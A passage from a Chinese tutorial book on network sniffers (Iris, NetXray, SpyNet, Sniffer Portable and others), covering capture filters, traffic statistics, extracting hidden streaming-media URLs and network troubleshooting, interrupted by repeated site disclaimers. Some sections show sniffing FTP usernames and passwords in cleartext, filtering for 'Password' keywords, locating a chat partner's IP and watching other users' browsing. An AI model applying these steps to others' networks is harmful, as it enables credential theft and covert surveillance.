单击“Decode”按钮可以对捕获的数据包进行分析，此时主窗口也分为三个窗格。左边是 Host Activity 窗格，列出树型结构的主机传输信息，传输信息按照服务类型显示。选中某个服务，客户机和服务器之间的会话信息就会显示在 Sessions list View 窗格里，选中某个会话记录，就会在 Session Data View 窗格里显示解码后的信息。在 Sessions list View 窗格，每个会话的属性有服务器、客户机、服务器端口、客户机端口、客户机物理地址，还有服务器到客户机的数据量、客户机到服务器的数据量以及总的数据量。注意，此处的数据量是指应用层的数据量，而不是指传输层、网络层或者数据链路层，这与 Capture 的 Packets Lists 窗格不同，所以总数据流量有可能为 0，仅表示传输层以上的数据流量为 0)。右下角的 Session Data View 窗格，显示解码后的会话信息。下图中显示一个 Web 请求的具体信息，一个 Web 客户请求一个图片（下方所示），Web 响应请求并传输图片，还可以看到 Cookie 发送到 Web 服务器上。如图 9-4 所示：



图9-4 Web请求的具体信息

9.2.3 信息过滤

流经 Sniffer 的数据堪称海量，其中大部分是鸡肋，可以进行“Filters”设置仅处理需要的信息，以减少系统资源占用。单击 Iris 主窗口左边的“Filters”按钮，弹出如图 9-5 所示的配置界面，简单介绍如下：




图9-5 “Filters” 配置界面

Hardware filters（硬件过滤）：确保选中 Promiscuous（混杂）模式，以确保可以捕捉当前网段的数据包。

Word（单词过滤）：可以过滤包含特定字符串的数据包，比如包含“Password”、“User”等敏感字眼，可以同时包含多个关键字（And 按钮），或者其中之一（Or 按钮）。

还可以根据物理地址、IP 地址等其他条件过滤数据包。

9.2.4 流量测试

单击工具栏上的“Top Hosts Statistics”按钮能以图表的形式形象地展示与本机相连的数据量最大的十台主机。如图 9-6 所示：



图9-6 展示与本机相连的数据量最大的十台主机

可以用多种方式显示（包括饼图、柱状图等），还可以在底部状态栏上切换数据包类型（IP 包、MAC 包、或 IPX 包）。可以据此查出可疑连接（显然数据通信量最大的几个连接主机都值得怀疑）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

这个工具还有一个很另类的用处，就是显示 QQ 聊友的 IP 地址，只需在状态栏上切换到 IP 类型（因为是互联网连接，所以只用到 TCP/IP 协议），然后给聊友发一个信息，图表中马上就可以增加对方的 IP 地址！

9.3 Project URL Snooper嗅探影片

对于一些隐藏得更深、保护得更完善的流媒体文件，我们就需要用另外的软件来分析、整理出真实的地址了。试想，既然流文件用播放器能播放，那么真实地址一定是隐藏在发送到本机的网络数据包里面。所以只要用软件截获网上发送过来的数据包，然后加以分析就一定可以找得到真实地址了。这个软件就是 Project URL Snooper。

9.3.1 基本功能

Project URL Snooper 作为一款网络信息侦测（嗅探）软件，能够实时跟踪通过你电脑中（经过网卡，调制解调器等）的数据信息，并分析出里面的各种类型的 URL 地址。一些电影点播网站对于影片的地址往往隐藏的很好，但是这个软件能够很容易的将这些地址轻易展现在你的眼前。Project URL Snooper 可以用来配合 Streambox VCR、ASFR、SDP 等一些流行的流媒体下载影片。

9.3.2 软件的配置

首先使用相应的播放对一些在线播放的影片进行播放，然后再运行 Project URL Snooper。在 Project URL Snooper 窗口中请首先点击切换到“常规选项”选项卡设置界面，将“适配器”项中的适配器指定为当前使用的网卡。然后点击勾选“只搜索这台计算机”选项。如图 9-7 所示：




图9-7 勾选“只搜索这台计算机”选项

接着点击切换到“搜索”选项卡设置界面，将“隐藏非媒体流地址”、“隐藏空文件”、“去除重复项目”几项选中。如图 9-8 所示：




图9-8 “搜索”选项卡设置

9.3.3 搜索影片下载地址

现在就可以点击“搜索文件”按钮开始流媒体文件的搜索了。因为搜索的速度非常快，所以我们可以很快看到影片文件的下载地址所在了。如图 9-9 所示：




图9-9 影片文件的下载地址

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

从上图中可以清楚地看到一个下载地址为“rtsp://61.142.80.131:589/pianduanji/F20033916332046303hkdg.rm”的影片文件已经被搜索出来了。

9.4 影音神探嗅探影音

在领略了 Project URL Snooper 的魅力后，再让我们来看看国产的“影音神探”的神奇！顾名思义，就可以看出该软件是专门用于下载网上媒体文件的，下面就来学习一下它的使用吧！

9.4.1 初识“神探”

在线电影采用的是流媒体格式，扩展名为 MOV、RM、RMVB、WMV、ASF 等的文件都属于此类。流媒体的特征是：在播放时不需要下载整个文件，而是随时传送随时播放，减少等待下载的时间。虽然在线电影看起来很方便，但是时效性太强，时间久了，链接往往会失效，所以我们更想将它们下载到硬盘中，方便以后随时都能收看。

影音神探嗅探流媒体的原理是通过实时跟踪经过网卡或调制解调器的数据信息，并分析出里面各种类型的文件地址来完成的，它支持多种类型文件地址的扫描，除了流媒体格式的文件外，还能对 GIF、HTML、JPG、SWF、RAR 等类型的文件进行扫描，也可以根据实际需要而灵活添加要侦查的文件类型。

9.4.2 基本设置

在使用“影音神探”之前，需要对它进行一番设置。

第一次运行，请在设置中选择对应的网卡，这是最关键的一步，只有选择正确了网卡，后面的操作才有意义。设置方法是进入软件的“设置区”，点击“选择网络适配器”项的下拉列表，从中选择与网络接触的网卡即可。如图 9-10 所示：




图9-10 选择与网络接触的网卡

接着要设置下方的指定“影音传输带”的安装路径，因为“影音神探”在找到流媒体文件真实地址之后，是调用它进行下载的。此外可在“嗅探文件类型设置”列表框中禁用不监视的文件类型，便于屏蔽无意义的搜索结果。

9.4.3 影片下载实战

OK，现在就可以返回软件的主界面，点击“开始嗅探”按钮，然后进入电影播放页面“http://synj.t521.com/zhiguo/Article.asp?ArtID=94”。如图 9-11 所示：




图9-11 电影播放页面

这里面有一个来自“http://games.enet.com.cn/jzimages/s1081313471.swf”的动画文件。在进入这个页面后，无须播放动画文件，“影音神探”就可以立刻扫描到影片的真实地址。如图 9-12 所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图9-12 扫描到影片的真实地址

双击嗅探到的媒体地址，软件会自动调用“影音传输带”进行下载。如果“影音神探”没有成功扫描到流媒体文件地址，很可能是网速过慢，建议刷新网页试试。

9.4 利用NetXray嗅探查找网络故障

NetXray 是一款著名的嗅探软件，因为嗅探软件原先开发的意图就是用于帮助网管找出网络中存在的问题，所以当发现网络时快时慢、时通时断这类软故障出现时，不妨使用 NetXray 来找到这类故障的原因！

9.4.1 NetXray简介

NetXray 是由 Cinco Networks 公司开发的一种用于高级数据包检错的工具。它可提供数据包获取和译码的功能，捕获到你想要的任何类型的数据包并译码，提供图形以确切指出在网络中哪里出现严重的业务拥塞。另外，通过配置，它可以用于监控多个网段。NetXray 的主界面如图 9-13 所示：





图9-13 NetXray的主界面



9.4.2 应用实战

要使用 NetXray 进行数据捕获，方法很简单：依次点击“Tools”、“Capture”菜单项，在自动运行“Dashboard”窗口中可以看到 NetXray 的捕获工作已经开始了。如图 9-14 所示：




图9-14 开始捕获

在“捕获”窗口中，可以看到有“开始”和“停止”两个按钮，显然这是控制捕获的运行与中止时使用的。“望远镜”图标有两个，都是用来查看数据包的，左边的是“停止捕获、查看”，右边的是“查看数据包”，两键功能基本一样。如图 9-15 所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图9-15 “捕获”窗口

如果想进行捕获条件设置的话——由于网络上的数据包非常多，如果使用 NetXray 的缺省设置来进行捕获，会得到非常庞大的数据，不便于分析判断，所以，正确、有效的设置是捕获数据包、快速分析网络状况的基础所在。点击上图中“魔术棒”工具可以打开 NetXray 设置窗口。如图 9-16 所示：




图9-16 打开NetXray设置窗口

其中“Address”项中可以选择 IP 地址或 Mac 地址，由于我们绝大多数的网络使用 TCP/IP 协议，所以选择 IP 地址非常方便和直接。Address|mode 项的 Include 表明 NetXray 将捕获 Station1 到 Station2 之间的数据包；Exclude 则正好相反，不捕获 Station1 到 Station2 之间的数据包；Address|Dir 项中的 Station1 和 Station2 表示要捕获的两个节点，Dir. 表示数据包的方向。捕获条件设置的另外一个重要选项是 Advance Tilter，这里可以设置捕获 ICMP 协议包和 Hello 协议包。如图 9-17 所示：






图9-17 设置捕获协议包



上述捕获设置完成并让 NetXray 开始捕获数据包后，图中左边的表盘将会显示已捕捉到的数据包的数量，右边的表盘将会显示接收缓冲区的使用百分比，这时单击查看按键，就可以分析捕捉到的数据包了。假设已经在局域网中任意计算机上的 IE 地址栏中输入类似“ftp://ftp.shyzhong.com”这样的 FTP 网址，然后在弹出的对话框中输入用户名和密码后，接着再查看 NetXray 的捕获数据窗口，这个窗口分为三个部分，第一部分是被捕捉到的数据包的列表，每一行就代表一个数据包。第二部分是针对第一部分被选取的数据包加以分析的结果，第三部分则是第一部分中被选取数据包的原始内容，网上传输的未加密信息在这里都可以读到！从第一部分的窗口中可以清楚地看到 FTP 用户名和密码已经以明文方式被捕获。如图 9-18 所示：



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图9-18 捕获用户名和密码

触目惊心吗？骇客很简单地就利用嗅探器捕获得了 FTP 用户名和口令，如果捕获的是办公局域网中内部的 FTP 服务器密码或是系统管理员登录终端的密码，那么结果显然是不言而喻的。

9.5 SpyNet Sniffer网络监听


SpyNet Sniffer 是个极好的网络监听工具，包含 telnet、POP、ICQ、HTTP、login 等 等。 可以告诉你不仅谁连接到你的系统，而且告诉你他们正在做什么。如果有人攻击你的系统，SpyNet Sniffer 可以攫取证据。下面让我们来看看如何使用 SpyNet Sniffer 抓取流媒体的下载网址。

9.5.1 播放音乐或视频

首先打开任一个音乐网站，比如“http://synj.t521.com/zhiguo/Article.asp?ArtID=94”，在这个页面中有一个 Flash 动画。如图 9-19 所示：



图9-19 Flash动画



9.5.2 捕获下载地址

步骤 1

现在就可以依次点击“开始”、“程序”、“SpyNet”、“CaptureNet”，在首先弹出的窗口中我们需要指定与网络连接的网卡并点击“确定”按钮确认。如图 9-20 所示：




图9-20 指定与网络连接的网卡

步骤 2

接着点击“Capture”、“Start”菜单项，开始数据的捕获。如图 9-21 所示：




图9-21 开始数据的捕获

步骤 3

大家可以看到开始嗅探出了很多数据报。依次点击“File”、“Save”菜单项将其保存为 cap 格式的文件。如图 9-22 所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图9-22 保存为cap格式的文件

步骤 4

在将结果保存后，可以使用“写字板”等程序打开，使用简单的查找功能查找一定的关键字，如 Flash 动的后缀名是 swf，所以就查找这个关键字，很快就可以找出该页面中的 Flash 动画网址了。如图 9-23 所示：




图9-23 找出该页面动画网址

9.6 艾菲网页侦探监控网页

艾菲网页侦探是一个 HTTP 协议的网络嗅探器，协议分析器和 HTTP 文件重建工具。它可以捕捉局域网内的含有 HTTP 协议的 IP 数据包，并对其进行分析，找出符合过滤器的那些 HTTP 通信内容。通过它，您可以看到网络中的其他人都在浏览了哪些网页，这些网页的内容是什么。特别适用于企业主管对公司员工的上网情况进行监控。

9.6.1 基本设置

在使用艾菲网页侦探进行网络嗅探前，需要首先对软件进行必要的设置。方法是点击“Sniffer”、“Filter”菜单项，在弹出的设置界面中根据实情况设置捕获的IP地址范围即可。如图9-24所示：




图9-24 设置捕获的IP

从上图中可以看到捕获的 IP 地址范围是所有网络，捕获的内容是 Gif、Zip 等内容。

9.6.2 网页内容捕获

艾菲网页侦探可以自动分析并提取出指定网络中的所有数据，下面在使用 192.168.0.6 和 192.168.1.21 两台计算机进行不同的网页内容访问后，可以看到艾菲网页侦探已经成功地捕获并提取出两台计算机访问的网页中所有数据。如图 9-25 所示：




图9-25 成功地捕获所有数据

假设我们访问了“http://synj.t521.com/zhiguo/Article.asp?ArtID=94”这个网页，想提取其中“女人花”这个 Flash 动画，首先我们来看一下该网页的源代码，从中可以看到该动画的链接网址是“http://games.enet.com.cn/jzimages/s1081313471.swf”。如图 9-26 所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图9-26 动画的链接网址

OK，现在再来使用使用 192.168.1.6 这台计算机访问这个网页，稍待片刻，在艾菲网页侦探的提取列表中就可以发现这个 Flash 动画已经被捕捉到了，相应的网址也已经给出。如图 9-27 所示：




图9-27 Flash动画网址

将 Host 项中的“games.enet.com.cn”和“Get”项中的“/jzimages/s1081313471.swf”合并起来并添加上 http 的协议就可以使用 Flashget 下载它了。

9.6.3 下载软件的监控

为了防止某些用户下载非法内容，我们同样也可以使用艾菲网页侦探进行下载程序的监控，假设我们现在通过天空软件站下载“MSN Messenger 6.2”这款聊天程序，那么在捕获列表中就可以看到不仅 MSN Messenger 6.2 的引用页被列举了出来，其隐藏的真实下载路径也被捕获到了。如图 9-28 所示：

显然，善于利用艾菲网页侦探的嗅探功能将会极好地帮助网管进行网络中非法内容的浏览、下载管理。有兴趣的朋友们不防试用一下吧！




图9-28 捕获列表

9.7 网管助手Sniffer Portable

随着新经济的出现，企业网络的发展越来越迅猛，越来越复杂。企业对网络的依赖性也变得异常浓厚，一个企业是否拥有一个健康、稳定、可靠的网络成了业务发展的根本所在。这种依赖性是提升业务发展的保障，因为由于网络故障造成巨大损失的案例数不胜举。为确保网络的正常持续运转，同时避免网络停机造成的巨大损失，惟一的办法就是利用网络管理工具来前瞻性地监控网络，检查错误，在错误影响到用户、客户和企业的利益之前，把它解决。

那么企业应该选择何种网络管理工具来实施对网络的监控呢？什么样的网管管理工具才能协助网管人员更好地保证网络的高可用性和高可靠性呢？美国网络联盟的 Sniffer Portable 在业界享有看不见的网管专家之美称，不妨借此机会了解一下这个专家的全貌。

9.7.1 安装要点与基本设置

首先来说一下 Sniffer Portable 的安装，在安装过程有些设置是要注意的，例如，与网络的连接方式要确定。下图中第一项是指直接连接到互联网的方式，第二项是指通过代理服务器连接互联网的方式，这个要根据实际情况进行选择。如图 9-29 所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图9-29 Sniffer Portable的安装

下一步中，Sniffer Portable 将开始自动注册，请耐心等待完成。如图 9-30 图所示：




图9-30 开始自动注册

OK，在程序安装好后，由于在默认情况下，将捕获所有数据包，但在某些场景下，有些数据包可能不是我们所需要的，为了快速定位网络问题所在，有必要对所要捕获的数据包作过滤。Sniffer Portable 提供了捕获数据包前的过滤规则的定义，过滤规则包括 2、3 层地址的定义和几百种协议的定义。

步骤 1

首先在主界面选择“Capture → Define filter”选项。如 9-31 所示：




图9-31 选择“Capture→Define filter”选项

步骤 2

接着在弹出的对话框“Address”设置界面中，可以定义包括 MAC 地址、IP 地址和 IPX 地址在内的信息。如现在要捕获当前主机（如 192.168.1.21）与其他主机通信的信息，那么在“Mode”选项卡中，选“Include”（选“Exclude”选项，是表示捕获除此地址外所有的数据包）；在“Station”选项中，在任意一栏填上 10.10.214.161，另外一栏填上 Any（any 表示所有的 IP 地址）。这样就完成了地址的定义。最后，选取“Profiles”，将定义的规则保存下来，供以后使用。如 9-32 所示：




图9-32 设置“Mode”选项卡

步骤 3

稍后切换到“Advanced”选项卡设置界面，定义希望捕获的相关协议的数据包。比如，想捕获 FTP、NETBIOS、DNS、HTTP 的数据包，要首先打开 TCP 选项卡，再进一步选协议；还要明确 DNS、NETBIOS 的数据包有些属于 UDP 协议，故需在 UDP 选项卡做类似 TCP 选项卡的工作，否则捕获的数据包将不全。如果不选任何协议，则捕获所有协议的数据包。“Packet Size”选项中，可以定义捕获的包大小。如 9-33 所示：




图9-33 “Packet Size”选项设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 4

接着切换到“Buffer”选项卡设置界面，这里可以定义捕获数据包的缓冲区。“Buffer size”部分可以设为 12M。“Capture buffer”部分用于设置缓冲区文件存放的位置。如 9-34 所示：




图9-34 “Buffer”选项卡设置

接着需要将定义的过滤规则应用于捕获中。点选主窗口中“Capture → Select Filter”菜单项，在弹出的对话框中可以选取定义的捕获规则。

9.7.2 数据捕获

现在再来说说捕获数据包，方法很简单，点击主窗口中的“Capture → Start”菜单项，即可启动捕获引擎。Sniffer Portable 可以实时监控主机、协议、应用程序、不同包类型等的分布情况。下面分别解释如下：

（1）Dashboard：可以实时统计每秒钟接收到的包的数量、出错包的数量、丢弃包的数量、广播包的数量、多播包的数量以及带宽的利用率等。

（2）Host Table：可以查看通信量最大的前 10 位主机。

（3）0Matrix：通过连线，可以形象地看到不同主机之间的通信。

（4）Application Response Time：可以了解到不同主机通信的最小、最大、平均响应时间方面的信息。

（5）History Samples：可以看到历史数据抽样出来的统计值。

（6）Protocol distribution：可以实时观察到数据流中不同协议的分布情况。

在捕获过程中，同样可以对想观察的信息定义过滤规则，操作方式类似捕获前的过滤规则。

在捕获数据包后，就需要进行分析工作了，要停止 Sniffer Portable 捕获包时，点选“Capture → Stop”或者“Capture → Stop and Display”，前者停止捕获包，后者停止捕获包并把捕获的数据包进行解码和显示。分析时可供参考的选项含义如下：

（1）Decode：对每个数据包进行解码，可以看到整个包的结构及从链路层到应用层的信息；

（2）Expert：这是 Sniffer Portable 提供的专家模式，系统自身根据捕获的数据包从链路层到应用层进行分类并作出诊断。Sniffer Portable 同样提供解码后的数据包过滤显示。要对包进行显示过滤需切换到 Decode 模式。“Display → Define filter”，定义过滤规则。“Display → Select filter”，应用过滤规则。显示过滤的使用基本上跟捕获过滤的使用相同。

除了上述应用要点外，Sniffer Portable 还有许多其他功能，本书不再一一详述。

9.8 无线嗅探器NetStumbler

摆脱线缆的羁绊，自由自在地在网络的天空翱翔——这就是无线的魅力！在无线网络迅猛发展的今天，无线局域网（WLAN）已经成为可应用在家庭、企业中的一种成熟的网络了。但是，伴随着来去无踪的无线技术普及，现在让我们一起聚焦无线，把握无线的脉搏，通过 NetStumbler 这款支持 802.11b 无线协议的网络嗅探和分析程序来关注一下无线的安全吧！

9.8.1 无线安全很重要

举个例子吧！很多有无线环境的朋友在回到家中或来到办公室时，在无线 AP 没有开启的情

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

